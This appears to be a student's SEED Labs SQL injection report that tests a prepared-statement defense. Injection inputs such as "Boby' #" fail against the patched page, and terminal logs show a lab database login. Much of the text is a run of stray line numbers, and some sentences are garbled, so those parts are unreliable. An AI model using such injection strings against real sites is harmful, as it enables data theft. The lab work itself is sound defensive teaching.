1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1294
1295
1296
1296
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1394
1395
1396
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1494
1495
1496
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1594
1595
1596
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1694
1695
1696
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1794
1795
1796
1796
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1894
1895
1896
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1986
1987
1988
1988
1989
1990
1991
1992
1993
1994
1994
1995
1996
1996
1997
1998
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2086
2087
2088
2088
2089
2090
2091
2092
2093
2094
2094
2095
2096
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2186
2187
2188
2188
2189
2190
2191
2192
2193
2194
2194
2195
2196
2196
2197
2198
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2277
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2286
2287
2288
2288
2289
2290
2291
2292
2293
2294
2294
2295
2296
2296
2297
2298
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2369
2370
2371
2372
2373
2374
2375
2376
2377
2377
2378
2379
2379
2380
2381
2382
2383
2384
2385
2386
2386
2387
2388
2388
2389
2390
2391
2392
2393
2394
2394
2395
2396
2396
2397
2398
2398
2399

```

Now the input name place with a placeholder,

```

37 }
38 */
39 $stmt = $conn->prepare("SELECT id, name, eid, salary,ssn
40                 FROM credential
41                 WHERE name= ? and Password= ?");
42 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
43 $stmt->execute();
44
45 */
46
47
48 */
49 $stmt = $conn->prepare("SELECT id, name, eid, salary,ssn
50                 FROM credential
51                 WHERE name= ? and Password= ?");
52 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
53 $stmt->execute();
54 $stmt->bind_result($id,$name,$eid,$salary,$ssn);
55
56
57 */
58 $stmt = $conn->prepare("SELECT id, name, eid, salary,ssn
59                 FROM credential
60                 WHERE name= ? and Password= ?");
61 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
62 $stmt->execute();
63 $stmt->bind_result($id,$name,$eid,$salary,$ssn);
64 $stmt->fetch();
65

```

These are unsafe we already make it safe

```

root@dec533dc391e:/var/www/SQL_Injection/defense
File Edit View Search Terminal Tabs Help
seed@ip-172-3... seed@ip-172-3... root@dec533dc391e seed@ip-172-3... seed@ip-172-3...
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh dec533dc391e
root@dec533dc391e:# mysql -uroot -pdees
bash: mysql: command not found
root@dec533dc391e:# ls /var/www/
SQL_Injection_html
root@dec533dc391e:# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@dec533dc391e:# cd !*
cd /var/www/SQL_Injection/
root@dec533dc391e:/var/www/SQL_Injection# ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@dec533dc391e:/var/www/SQL_Injection# ls defense/
getinfo.php index.html style_home.css unsafe.php
root@dec533dc391e:/var/www/SQL_Injection# cd defense/
root@dec533dc391e:/var/www/SQL_Injection/defense#

```

```

seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code/defense
File Edit View Search Terminal Tabs Help
seed@ip-172-3... seed@ip-172-3... root@dec533dc391e seed@ip-172-3... seed@ip-172-3...
SuccessFully copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php dec533dc391e:/var/www/SQL_Injection
SuccessFully copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_edit_backend.php dec533dc391e:/var/www/SQL_Injection
SuccessFully copied 3.58kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_edit_frontend.php dec533dc391e:/var/www/SQL_Injection
SuccessFully copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ echo -n '123' | shasum
40bd001563085fc35165329ea1ff5c5ecbdbbeef -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ 40bd001563085fc35165329ea1ff5c5ecbdbbeef
40bd001563085fc35165329ea1ff5c5ecbdbbeef: command not found
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ cd defense/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code/defense$ ls
getinfo.php index.html style_home.css unsafe.php
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code/defense$ docker cp unsafe.php dec533dc391e:/var/www/SQL_Injection/defense
SuccessFully copied 3.07kB to dec533dc391e:/var/www/SQL_Injection/defense
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code/defense$ 

```

Login into Boby's profile and see now

The screenshot shows a Mozilla Firefox browser window with the address bar pointing to [www.seed-server.com/defense/getinfo.php?username=Boby&Password=seedboby](http://www.seed-server.com/defense/getinfo.php?username=Boby&Password=seedboby). The page title is "SEED LABS". The main content area displays the heading "Information returned from the database" followed by a bulleted list of user information:

- ID: 2
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**

Now we want to see whether the attacker worked or not


The screenshot shows a Mozilla Firefox browser window with the address bar pointing to [www.seed-server.com/defense/](http://www.seed-server.com/defense/). The page title is "SEED LABS". The main content area displays the heading "Get Information" above a form with two input fields: "USERNAME" containing "Boby' #" and "PASSWORD" containing "Password". Below the form is a green button labeled "Get User Info". At the bottom of the page is the copyright notice "Copyright © SEED LABS".

The screenshot shows a Mozilla Firefox browser window with the address bar pointing to [www.seed-server.com/defense/getinfo.php?username=Boby'+%23&Password=%23](http://www.seed-server.com/defense/getinfo.php?username=Boby'+%23&Password=%23). The page title is "SEED LABS". The main content area displays the heading "Information returned from the database" followed by a bulleted list of user information, which is empty (no results found).


We did not get anything which means the attacked failed.

This is because we use prepared statements now the data is only explained as data even though we have code inside the importer username that is a single quote a special character but now this is on is explained as data so which means this has killed failed final result.

So now we succeeded we have successfully applied the countermeasure with the prepared statement and defeated the sql injection attack



The screenshot shows a web browser window with the URL `www.seed-server.com/defense/`. The page title is "Get Information". There are two input fields: "USERNAME" containing "Alice' #" and "PASSWORD" containing "Password". Below the inputs is a green button labeled "Get User Info". At the bottom of the page, the text "Copyright © SEED LABS" is displayed.



The screenshot shows a web browser window with the URL `www.seed-server.com/defense/getinfo.php?username=Alice'+%23&Password=`. The page title is "Information returned from the database". It displays a bulleted list of database fields: "ID", "Name", "EID", "Salary", and "Social Security Number".

Prepared statements defend against SQL injection attacks in this way. A prepared statement that has undergone the compilation stage becomes a pre-compiled query with blank data placeholders. Data must be supplied to the pre-compiled query in order for it to be executed, but this data will no longer go through the compilation process; rather, it will be injected directly into the pre-compiled query and transmitted to the execution engine. As a result, without going through the compilation process, SQL code contained within the data will simply be viewed as part of the data with no special significance. Preparing statements in this way shields against SQL injection attacks.